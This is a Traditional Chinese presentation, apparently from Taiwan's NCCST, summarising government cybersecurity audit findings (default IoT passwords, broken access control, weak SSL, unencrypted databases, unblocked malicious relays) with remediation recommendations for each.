## 網路惡意活動檢視

- 共發現**3筆IP**中繼站名單未阻擋
- 共發現**1筆DN**中繼站名單未阻擋



## 物聯網設備檢測

- 物聯網設備檢測結果共發現**21個不符合項目**，其中**47.6%**為「軟/韌體、作業系統及相關應用程式存在CVSS v3高於7分(含)之CVE漏洞」，**42.9%**為「管理介面身分鑑別使用預設帳號密碼」



## 核心資通系統安全檢測

- 核心資通系統內網滲透測結果共發現**5個高風險**與**2個中風險**弱點，其中**85.7%**屬於「無效的存取控管」弱點
- 核心資通系統防護基準檢測結果共發現**17個不符合項目**




## 組態設定安全檢測

- 共發現**9台使用者電腦**組態設定未符合
- 共發現**5台網域主機**組態設定未符合
- 網通設備與伺服器應用程式組態設定皆符合



## 網路架構檢測

- 網路架構檢測共發現**5個高風險**、**7個中風險**及**3個建議項目**



## 資料庫安全檢測

- 資料庫安全檢測結果共發現**15個不符合項目**，其中**資料庫資料未具有適當保護機制**與「**資料庫傳輸未具有安全機制**」最多，各佔**20%**



# 使用者電腦安全檢測共同發現事項



1 機關所使用服務功能存在SSL利用中強度之加密演算法弱點，防護強度不足有被破解風險

3 仍有機關使用停止支援之作業系統與應用程式(如Windows 7、Adobe Flash Player、Office 2007等)，恐因漏洞無法修補而發生資安風險



非法使用者



資通系統



使用者

2 機關所使用服務存在SSL簽章使用不安全之Hash演算法弱點，連線資訊可能遭受破解而洩漏



## 改善建議


1. 使用更高強度加密演算法
2. 使用具有更高安全性加密簽章方式
3. 停用已終止支援之作業系統與應用程式，或採取其他管控措施(如限制存取與版本升級等)



# 網路惡意活動檢視共同發現事項



機關未確認惡意中繼站名單部署完整性與正確性，無法阻擋使用者電腦對惡意中繼站連線，可能導致機敏資訊外洩



## 改善建議

1. 應建立惡意中繼站名單部署與更新機制並落實執行
2. 建議定期進行惡意中繼站連線阻擋測試，確認惡意中繼站名單部署完整性與有效性






# 核心資通系統安全檢測共同發現事項



2 於部署環境中未針對相關資通安全威脅進行更新與修補，並開啟不必要服務與埠口(如8080、21、22等未使用之埠口)



1 系統存在無效存取控管弱點，使用者可藉由修改網頁路徑、頁面參數、HTML語法等方式，存取機關未授權功能頁面或下載檔案等

## 改善建議



1. 建議對所有功能頁面進行適當權限控管，避免僅在單一特定頁面進行權限檢查
2. 建議定期執行弱點掃描與修補作業，並關閉不必要服務與埠口



# 網路架構檢測共同發現事項

**1** 機關使用者網段至伺服器網段與資料庫網段未配置存取控制，使用者可能存取到不需要資源

**2** 設備管理介面(如防火牆、交換器、日誌管理系統、備份軟體平臺等)未限制可存取網路位址，內部同仁可隨意存取




**3** 機關網路設備(如防火牆與核心交換器)單台提供服務，可能因單點失效而造成服務中斷



## 改善建議

1. 針對網路區域間之存取，建議重新檢視防火牆，並設定存取控制規則
2. 針對網路設備存取控制，建議限制僅管理人員之IP可存取管理介面
3. 建議核心設備可建立自動備援機制，提高服務可用性



# 物聯網設備檢測共同發現事項

**1** 設備的管理介面、Telnet及SNMP服務使用預設帳號密碼，恐有資訊外洩與遭受入侵疑慮

**3** 設備管理介面面臨不正當輸入時，出現非預期異常行為或存在SQL Injection及XSS弱點

**2** 軟/韌體、作業系統及相關應用程式存在CVSS v3高於7分(含)之CVE漏洞



使用者



物聯網設備

## 改善建議


1. 設備管理介面應禁止使用預設帳號密碼，並關閉非必要服務
2. 建議定期針對物聯網設備韌體與後端伺服器主機作業系統進行更新
3. 建議設備管理介面僅限定管理員可連線存取，降低不正常操作風險



# 組態設定安全檢測共同發現事項



結果未完全符合機關例外管理清單規定值，  
恐與機關認知的組態設定現況有所落差



## 改善建議

1. 建議定期檢視網域主機群組原則部署情形，並抽檢使用者電腦組態設定內容，以確保組態設定正確性
2. 定期審查例外管理清單正確性，確保例外項目設定值符合機關管理現況




# 資料庫安全檢測共同發現事項



1 資料庫資料為明文資料，機敏資料恐有遭受侵害風險

2 資料庫未設置安全加密傳輸管道，機敏資料有遭攔截外洩風險

3 資料庫未定期執行資料庫主機弱點掃描，無法掌握風險現況



## 改善建議

1. 建議針對資料庫中機敏資料採取適當保護機制(如加密、不可識別處理等)強化資料儲存安全性
2. 建議資料庫應設置安全加密傳輸方式，以確保資料傳輸安全性
3. 建議定期執行資料庫主機弱點掃描，並依弱點掃描結果確實修補弱點，無法修補之弱點項目應採行其他風險控管措施，以降低未修補所導致資安風險



- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

NCCST

# 結論與建議

## ● 強化通行碼防護政策

- 針對資通系統與物聯網設備應建立完善通行碼規則，避免使用**預設帳號與通行碼**或**帳號與通行碼相同**

## ● 資訊揭露最小化

- 資通系統頁面應**避免洩漏過多系統資訊**，減少有心人士成功利用造成系統危害

## ● 強化重要系統功能與設備存取控制

- 針對資通系統**重要功能頁面**、**資料庫及機關防火牆**，應強化存取來源與存取權限

## ● 完備資料保護機制

- 傳輸協定與機敏資料儲存，建議**使用加密方式**處理，同時**啟用高強度協定或演算法**

報告完畢  
敬請指教

NCCST